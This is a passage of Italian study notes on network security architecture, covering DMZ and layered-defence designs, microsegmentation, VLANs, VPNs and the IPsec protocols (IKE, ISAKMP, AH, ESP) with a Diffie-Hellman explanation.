Il traffico proveniente da Internet passa attraverso il **Exterior Router**, che esegue il **filtraggio dei pacchetti**. Solo il traffico consentito può raggiungere il Bastion Host nella DMZ, che implementa ulteriori livelli di sicurezza. Se il traffico deve raggiungere la rete interna, passa attraverso l'**Interior Router**. L'Interior Router impedisce che un attaccante, dopo aver compromesso il Bastion Host, possa accedere direttamente alla rete interna. Il sistema filtra anche il traffico in **uscita**, impedendo che dispositivi compromessi possano comunicare con infrastrutture di attacco esterne.



Firewall (Fw): Il principale meccanismo di protezione tra la DMZ e la rete interna.


Cold Redundant Firewall: Un firewall di backup che entra in funzione in caso di guasto del principale, garantendo **fault tolerance**.

Hub: Dispositivo di interconnessione tra le varie subnet interne.

Subnet interne (Sub1): Le reti aziendali protette, che contengono i dati e i sistemi critici.

Il **router** riceve tutto il traffico proveniente da Internet. Il traffico filtrato e consentito dal router può essere inoltrato alla **DMZ**, che ospita server accessibili pubblicamente (es. server web, DNS, email, VPN). Un **firewall principale (Fw)** filtra il traffico tra la DMZ e la rete interna, consentendo solo connessioni autorizzate. Se il firewall principale fallisce, entra in funzione il **Cold Redundant Firewall**, assicurando fault tolerance. Il traffico viene poi inoltrato all'**hub**, che gestisce la distribuzione del traffico tra le **subnet interne**.

Architettura Layered Defence



L'architettura è suddivisa in tre livelli principali:

Livello 1: Perimetro esterno: Include internet; il boundary router, che rappresenta che applica un primo filtro di sicurezza e gestisce l'instradamento del traffico; l'External Firewall,


che rappresenta il primo firewall che separa la rete aziendale da Internet; Il **LAN Switch** che rappresenta il collegamento tra il firewall esterno e la DMZ contenente i servizi esposti.

Livello 2: DMZ (Demilitarized Zone): Include i servizi pubblicamente accessibili, come web server, email server e dns server. La **DMZ è isolata** dalla rete interna tramite l'External Firewall. Solo il traffico specifico e autorizzato può entrare o uscire da questa zona.


Livello 3: Rete interna protetta: Contiene un Internal Firewall che funge da ulteriore barriera di sicurezza tra la DMZ e la rete interna, garantendo che solo traffico autorizzato possa accedere ai dispositivi critici; Server contenenti applicazioni e database critici; Computer utilizzati dai dipendenti.

Il **boundary router** riceve tutto il traffico proveniente da Internet e lo inoltra all'**external firewall**, che applica filtri per bloccare attacchi noti, traffico non autorizzato o pacchetti sospetti. Se il traffico è consentito, viene instradato alla **DMZ**, che permette l'accesso pubblico ai servizi aziendali esposti, ma impedisce connessioni dirette alla rete interna. Il traffico proveniente dalla DMZ e diretto alla rete interna deve passare attraverso l'**internal firewall**, che garantisce che solo i servizi autorizzati possano comunicare con i **server applicativi e i database**. Le workstation interne hanno accesso solo ai servizi aziendali autorizzati. La **segmentazione della rete** impedisce che un attacco su un server web comprometta ad esempio database aziendali.

Una generalizzazione per architetture di produzione industriale è la seguente:




Pivoting: Consiste nel compromettere un nodo non come obiettivo finale, ma per usarlo come pivot per accedere ad altri nodi o sottoreti che solo quel nodo può raggiungere, sfruttando la fiducia che il firewall ha verso quel nodo. Grazie alla segmentazione, l'attaccante deve compromettere più nodi lungo il percorso, incrementando il lavoro e il rischio di rilevamento. L'attaccante può installare un **beacon** sul nodo compromesso, che è un programma che permette all'attaccante di mantenere il controllo persistente del nodo e di usarlo come ponte per il traffico.



Microsegmentazione

La **micro-segmentazione** è una tecnica che suddivide una rete in segmenti logici più piccoli, applicando **regole di sicurezza** specifiche a ciascun segmento. In particolare, ogni VM o container che esegue un'applicazione ha regole di sicurezze specifiche, applicate via sw da

un firewall presente su ogni nodo virtuale della rete, in modo da proteggersi dai dispositivi esterni e interni alla rete.




Problema del Traffico "East-West"

La **sicurezza perimetrale** è un modello di protezione delle reti aziendali classico basato su firewall e altri dispositivi di sicurezza che filtrano il traffico in ingresso e in uscita dalla rete. Questa strategia si concentra sul bloccare il traffico potenzialmente dannoso che **attraversa** il perimetro di sicurezza, detto **North-South**. Una volta che un attaccante supera il perimetro, può **muoversi liberamente** all'interno della rete senza essere rilevato.

All'interno della rete aziendale, i workload (server, VM, container) sono spesso considerate **implicitamente affidabili**, il che significa che il traffico tra workload all'interno della rete (**East-West**) può avvenire **senza controlli rigorosi**.

Nelle moderne architetture IT, specialmente nei **data center e cloud**, la maggior parte del traffico è **East-West** e non passa attraverso i firewall perimetrali. Se un attaccante compromette un workload, può **spostarsi lateralmente** verso altri sistemi all'interno dello stesso ambiente cloud senza ostacoli.

La **micro-segmentazione** è la soluzione a questa vulnerabilità perché ogni workload può avere **regole di sicurezza personalizzate** ed è isolato, ovvero il firewall ad hoc determina **quali workload possono comunicare** tra loro, bloccando connessioni non autorizzate.



VLAN e Subnetting

Una **Virtual Local Area Network** è una **segmentazione logica** della rete a livello 2 che consente di separare dispositivi connessi alla stessa infrastruttura fisica di rete in più gruppi isolati **senza bisogno di cavi separati**. La separazione è basata su un **tag VLAN** del frame ethernet, che identifica i pacchetti appartenenti a una specifica VLAN. Quando un dispositivo invia un frame di rete, lo switch controlla il tag VLAN associato al frame e lo inoltra solo alle porte appartenenti alla stessa VLAN.

Una **subnet** è una divisione logica di una rete IP, utilizzata per separare i dispositivi a **livello di rete**. Ogni subnet è definita da un **range di indirizzi IP** e da una **maschera di sottorete**. Le


subnet separano il traffico utilizzando **indirizzi IP e maschere di sottorete**. (Es.

192.168.1.0/24: Dipartimento IT; **Subnet 192.168.2.0/24**: Dipartimento Marketing)

I dispositivi appartenenti a subnet diverse non possono comunicare direttamente tra loro.

La comunicazione tra subnet richiede l'uso di un **router** o di uno **switch Layer 3**.

Le VLAN operano a **livello 2**, quindi per far comunicare dispositivi appartenenti a VLAN diverse è necessario un **router o uno switch Layer 3**. Un router in una rete VLAN si occupa del **filtraggio del traffico** tra VLAN diverse e della **gestione della sicurezza** con firewall e regole di accesso.



Virtual Private Network

Una **Virtual Private Network** è una tecnologia che consente di creare una **connessione crittografata** tra un dispositivo dell'utente e una rete, attraverso Internet. Questa connessione protetta funge da "tunnel virtuale", attraverso il quale tutti i dati inviati e ricevuti dal dispositivo sono crittografati, rendendo difficile per terze parti accedere alle informazioni trasmesse.


Funzionamento della VPN: Quando un utente si connette a una VPN, il suo traffico Internet viene instradato attraverso un server remoto gestito dal provider VPN. Questo fa sì che l'indirizzo IP reale dell'utente venga nascosto e sostituito con quello del server VPN, rendendo difficile tracciare la posizione fisica e l'identità dell'utente. La crittografia applicata ai dati durante il transito garantisce che eventuali informazioni intercettate risultino illeggibili a chiunque non possieda la chiave di decrittazione.

Client-to-Site VPN: VPN che consente agli utenti di connettersi a una rete privata remota attraverso Internet, utilizzando un server VPN. Viene utilizzata principalmente dai lavoratori remoti per accedere a risorse aziendali o dagli utenti che desiderano navigare con una connessione crittografata.

Site-to-Site VPN: Connessione VPN protetta **tra due reti**, che consente di creare una rete privata sicura tra diverse sedi di un'azienda.

Site-To-Site VPN

Una **Site-to-Site VPN** è una connessione virtuale sicura **tra più reti locali** che si trovano in posizioni geografiche **diverse**, che utilizza la rete pubblica insicura **Internet** per il trasporto dei dati. Viene utilizzata da aziende con più sedi, consentendo loro di comunicare come se fossero parte della stessa infrastruttura interna, senza esporre i dati a possibili intercettazioni.



La Site-to-Site VPN funziona creando una **rete virtuale sicura** sopra un'**infrastruttura pubblica** (internet) che di per sé **non è** sicura e crittografando i dati inviati tra le varie reti aziendali.

Ogni rete locale ha un firewall per proteggere i dispositivi interni, mentre la VPN protegge il traffico che passa tra i firewall delle varie sedi.

Ogni sede aziendale dispone di un **router con supporto VPN**. I vari router stabiliscono un **tunnel VPN cifrato** sopra Internet, creando un collegamento sicuro tra le sedi. Tutto il traffico che passa attraverso la VPN viene **crittografato** usando protocolli di sicurezza come **IPsec o TLS**. I pacchetti dati vengono incapsulati all'interno del tunnel VPN. Quando i dati raggiungono la destinazione, vengono **decifrati** dal router VPN del ricevente. Infine, il traffico viene inoltrato alla rete locale come se fosse stato inviato all'interno di una LAN.

IPSEC

La tecnologia più comune per proteggere le comunicazioni all'interno di una Site-to-Site VPN è IPSEC.

Internet Protocol Security è un insieme di protocolli del livello di rete utilizzati per **crittografare e autenticare** i pacchetti IP trasmessi su Internet, contribuendo a proteggere le informazioni trasmesse tra le sedi aziendali.

Protocolli di IPSEC

←===(DUALE, protocolli di negoziazione di chiave e algoritmi)==→

Internet Key Exchange: Stabilisce quali algoritmi di crittografia e autenticazione verranno utilizzati. IKE si occupa di negoziare e stabilire **le chiavi di crittografia** tra due router VPN, garantendo che nessun attaccante possa intercettarle durante la fase di scambio. Si occupa di autenticare i server comunicanti.

Internet Security Association and Key Management Protocol: Stabilisce quali algoritmi di crittografia e autenticazione verranno utilizzati. IKE si occupa di negoziare e stabilire **le chiavi di crittografia** tra due router VPN, garantendo che nessun attaccante possa intercettarle durante la fase di scambio. Si occupa di autenticare i server comunicanti.

←===(DUALE, protocolli di incapsulamento pacchetti e verifica integrità)==→

Authentication Header (AH): Protocollo di IPSEC che **aggiunge un'intestazione al pacchetto** IP originale per includere informazioni utili a verificare l'autenticità e l'integrità del messaggio. Non implementa la crittografia dei dati.

Encapsulated Security Payload (ESP): Protocollo di IPsec utilizzato per verificare l'integrità del pacchetto e autenticare il mittente. Crittografa il contenuto dei pacchetti IP per impedire che i dati vengano letti da utenti non autorizzati. Può essere utilizzato **insieme** o **in alternativa** ad AH.

Modalità di IPSEC

Transport Mode: IPsec aggiunge (solamente) campi di sicurezza ai pacchetti IP originali.

Viene utilizzato per proteggere la comunicazione tra due dispositivi specifici.

Tunnel Mode: L'intero pacchetto IP originale viene crittografato e incapsulato all'interno di un nuovo pacchetto IP. Viene utilizzato per proteggere l'intera comunicazione tra due reti.

Crittografia in IPSEC

Ogni endpoint della VPN possiede una coppia di chiavi pubblica/privata. Si utilizza la crittografia asimmetrica per negoziare e scambiarsi in modo sicuro una chiave di sessione condivisa (shared key). Una volta stabilita la chiave condivisa, il resto della comunicazione VPN avviene tramite crittografia simmetrica, che è più efficiente.


Key Agreement: Algoritmo Diffie Hellman

L'algoritmo Diffie-Hellman viene utilizzato da due host per generare la stessa chiave di sessione senza trasferire effettivamente una chiave privata.

Bob e Alice concordano su due valori pubblici non segreti: un numero **base a** e un numero **primo p**. Bob genera un **numero segreto casuale x**. Alice genera un **numero segreto casuale y**.

Bob calcola la sua chiave pubblica come $a^x \text{ mod } p$ e la invia ad Alice. Alice calcola la sua chiave pubblica come $a^y \text{ mod } p$ e la invia a Bob. Bob usa la chiave pubblica di Alice per calcolare la chiave di sessione: $(a^y)^x \text{ mod } p$. Alice usa la chiave pubblica di Bob per calcolare la stessa chiave di sessione: $(a^x)^y \text{ mod } p$. Entrambi adesso possiedono la stessa chiave $(a^{xy}) \text{ mod } p$

Key Diffie-Hellman Mathematical Analysis



deriva dalla proprietà dell'esponenziazione modulare:

$$(a^b \text{ mod } m)^c \text{ mod } m = a^{bc} \text{ mod } m$$

Internet Security Association and Key Management Protocol

ISAKMP è un protocollo di IPsec che gestisce la **gestione delle security associations**, la **negoziazione delle chiavi crittografiche** e l'autenticazione tra due dispositivi di rete prima che inizi la trasmissione dei dati cifrati.

Una **Security Association (SA)** è un accordo tra due dispositivi su come proteggere la loro comunicazione, come la scelta dell'algoritmo da utilizzare per la crittografia o l'autenticazione.


ISAKMP si occupa di **negoziare** e aggiornare periodicamente le **chiavi** crittografiche utilizzate per crittografare i pacchetti in transito tra due nodi. Prima di stabilire un canale di comunicazione sicuro, ISAKMP verifica che ogni dispositivo sia autentico.

Fasi di negoziazione ISAKMP

Fase di Negoziazione delle Security Associations:

Messaggio 1: Il server VPN A invia una lista di security associations (algoritmi di crittografia da utilizzare) che sono accettabili per il server VPN B.

Messaggio 2: Il server VPN B seleziona una SA dalla lista proposta e la restituisce al server VPN A. Se entrambe le parti accettano le caratteristiche della SA, possono passare alla fase successiva.




Fase di Scambio delle Chiavi e Autenticazione

Messaggio 3 e 4: I due server VPN si scambiano le chiavi pubbliche generando una chiave segreta utilizzando il protocollo Diffie-Hellman.

Messaggio 5 e 6: Durante questi messaggi, si scambiano informazioni di identificazione e autenticazione, utilizzando uno dei metodi concordati, come l'autenticazione basata su chiave pre-condivisa o la crittografia a chiave pubblica.


Le chiavi generate tramite l'algoritmo Diffie-Hellman vengono utilizzate per cifrare i messaggi che proteggono il negoziato stesso e per cifrare il traffico dati successivo.



In modalità Aggressive vengono scambiati solo **tre messaggi** rispetto a **sei messaggi**, rendendola più veloce, ma meno sicura. Il messaggio 1 contiene la proposta di una SA; i valori Diffie-Hellman e l'identità del server (simile ai messaggi 1, 3 e 5). Il messaggio 2 include la conferma della SA selezionata; i valori diffie hellman e le informazioni di autenticazione. Il messaggio 3 contiene le informazioni di autenticazione del server A. Questo messaggio può essere crittografato, ma in modalità Aggressive non è obbligatorio.

Internet Key Exchange v2

IKEv2 è un protocollo che si occupa di negoziare come cifrare e autenticare i messaggi scambiati tra due server VPN, negoziando e applicando delle Security Associations.



1. **IKE_SA_INIT Request** → (il client propone SAs, parametri di chiavi, nonce)
2. **IKE_SA_INIT Response** ← (il server risponde con la scelta degli algoritmi e invia il proprio nonce)
3. **IKE_AUTH Request** → (il client si autentica, invia la propria identità, proposte per il CHILD SA, ecc.)
4. **IKE_AUTH Response** ← (il server autentica a sua volta, conferma i parametri CHILD SA e, se valido, stabilisce la connessione IPsec)

Struttura “a due fasi” di IKEv2

Fase 1 (IKE_SA_INIT): Creazione di un canale sicuro iniziale tra client e server, chiamato “IKE SA”. I due server negoziano le Security associations (algoritmi di crittografia e autenticazione); svolgono una **Diffie-Hellman key exchange** per generare in modo condiviso una chiave segreta. Al termine di questa fase, esiste un **canale criptato** e autenticato a livello IKE, su cui passeranno i messaggi successivi.

Fase 2 (IKE_AUTH): Il client invia le proprie **credenziali** (identità, certificati o altro) per autenticarsi e propone i parametri per il tunnel IPsec (algoritmi di cifratura, metodi di autenticazione, parametri di sicurezza). Il server verifica l’identità del client e, a sua volta, invia la propria identità e accetta i parametri finali.

Vengono negoziate e stabilite le “CHILD SAs”, ossia le Security Associations vere e proprie utilizzate da IPsec per il traffico dati.

IPsec e il trasporto dei dati

Una volta stabilite le **CHILD SAs**, IPsec entra in gioco per incapsulare i pacchetti (in modalità ESP o AH), **cifrare** i dati con gli algoritmi concordati (AES, 3DES, ecc.) e **garantire integrità e autenticazione** (uso di chiavi e algoritmi come HMAC-SHA2, ecc.).

Confronto tra ISAKMP e IKEv2

ISAKMP è un framework generale che può essere usato con una varietà di protocolli di sicurezza, incluso IPsec, adattandosi a numerosi scenari. La sua implementazione è complessa.


IKEv2 è parte integrante della suite IPsec e utilizza un processo snello (4 messaggi) per stabilire associazioni di sicurezza, fornendo prestazioni elevate e mirate per le VPN.

Implementa meccanismi per mitigare i rischi di attacchi DoS, elaborando le richieste solo dopo aver verificato l’identità del mittente.

Security Association (SA)

Una **SA** è una descrizione di una connessione sicura unidirezionale, che elenca un insieme di regole che specificano quali algoritmi di crittografia e autenticazione usare, quale chiavi crittografiche condivise impiegare e quali parametri di configurazione applicare (tempo di vita della SA).

Per proteggere il traffico in entrambe le direzioni, sono necessarie **due SA distinte**, una per ogni direzione (SA1 per serverA → serverB, SA2 per serverB → serverA).



La SA può utilizzare come modalità di protezione ESP o AH, che garantiscono autenticazione, protezione dell’integrità, e nel caso di ESP cifratura.

Per gestire le SA, IPsec utilizza due elementi chiave:


Security Parameters Index (SPI): identificatore unico a 32 bit che viene incluso in ogni pacchetto IPsec per consentire al destinatario di identificare la **Security Association (SA)** corretta utilizzata, necessaria per processare il pacchetto.

Security Associations Database (SAD): Database che archivia tutte le SA attive, in cui ogni record contiene, lo SPI corrispondente, l’indirizzo di destinazione che specifica per quale connessione è valida la SA e gli algoritmi e parametri di sicurezza (cifratura, chiavi, ecc.) usati.




Una volta individuata la SA tramite lo SPI, il SAD fornisce tutti gli algoritmi e le chiavi necessari per decifrare, autenticare e verificare l'integrità del pacchetto ricevuto. Una volta recuperati i parametri, il destinatario esegue le operazioni necessarie per decifrare o autenticare il pacchetto.

Authentication Header




Authentication Header (AH) in IPsec

L'**Authentication Header (AH)** è un protocollo di IPsec che aggiunge un'intestazione al pacchetto IP originale per includere informazioni utili a verificare l'autenticità e l'integrità del messaggio.




Next Header indica il protocollo di trasporto usato, **length** specifica la lunghezza totale dell'intestazione AH, **SPI** indica l'identificatore univoco che consente di selezionare la Security Association (SA) appropriata, **Sequence Number** indica un numero univoco utilizzato per proteggere da attacchi di replay, assicurandosi che ogni pacchetto venga processato una sola volta e **Authentication Data** è un campo variabile che contiene l'hash calcolato tramite un algoritmo (**MD5** o **SHA-1**) sull'intestazione IP originale, sul payload, e sull'intestazione AH.




L'hash rappresentato dal campo Authentication Data rappresenta l'impronta digitale (MAC) del pacchetto. AH controlla che i dati trasmessi **non siano stati alterati** durante il trasporto, confrontando il campo "Authentication Data" con un hash calcolato sul pacchetto ricevuto. AH garantisce che il pacchetto provenga dalla sorgente prevista, utilizzando l'algoritmo di hashing e una chiave condivisa tra mittente e destinatario. Protegge da attacchi di reply tramite il Sequence number. AH non cifra il contenuto del pacchetto. E' ideale per scenari in cui è necessaria una forte autenticazione e integrità ma non la cifratura.

Encapsulating Security Payload

Encapsulating Security Payload (ESP) è un protocollo di IPsec utilizzato per verificare l'integrità del pacchetto e autenticare il mittente. Crittografa il contenuto dei pacchetti IP per impedire che i dati vengano letti da utenti non autorizzati. Può essere utilizzato **insieme** o **in alternativa** ad AH.



Per consentire di cifrare e garantire l'integrità dei dati, ESP aggiunge al pacchetto IP i campi ESP Header, ESP Trailer e ESP Authentication.



ESP Header: Contiene informazioni essenziali per la gestione della connessione, tra cui l'identificatore **SPI** utilizzato per selezionare la Security Association (SA) appropriata e il **Sequence Number** usato per proteggere contro attacchi di replay.

Payload (TCP/UDP e dati): Il contenuto principale del pacchetto, che viene cifrato per garantire la confidenzialità.


ESP Trailer: Contiene campi come il padding (utilizzato per aggiungere byte inutili in modo che il pacchetto sia multiplo della dimensione del blocco, necessario per la cifratura) e il "Next Header," che indica il protocollo di trasporto del payload(es. TCP o UDP).

ESP Authentication (opzionale): Impronta digitale del pacchetto generata con algoritmi hash (HMAC-SHA256) per garantire l'integrità e l'autenticazione del pacchetto.

ESP cifra i dati (inclusi TCP/UDP e il payload applicativo) per garantire che non possano essere intercettati o letti da terzi.

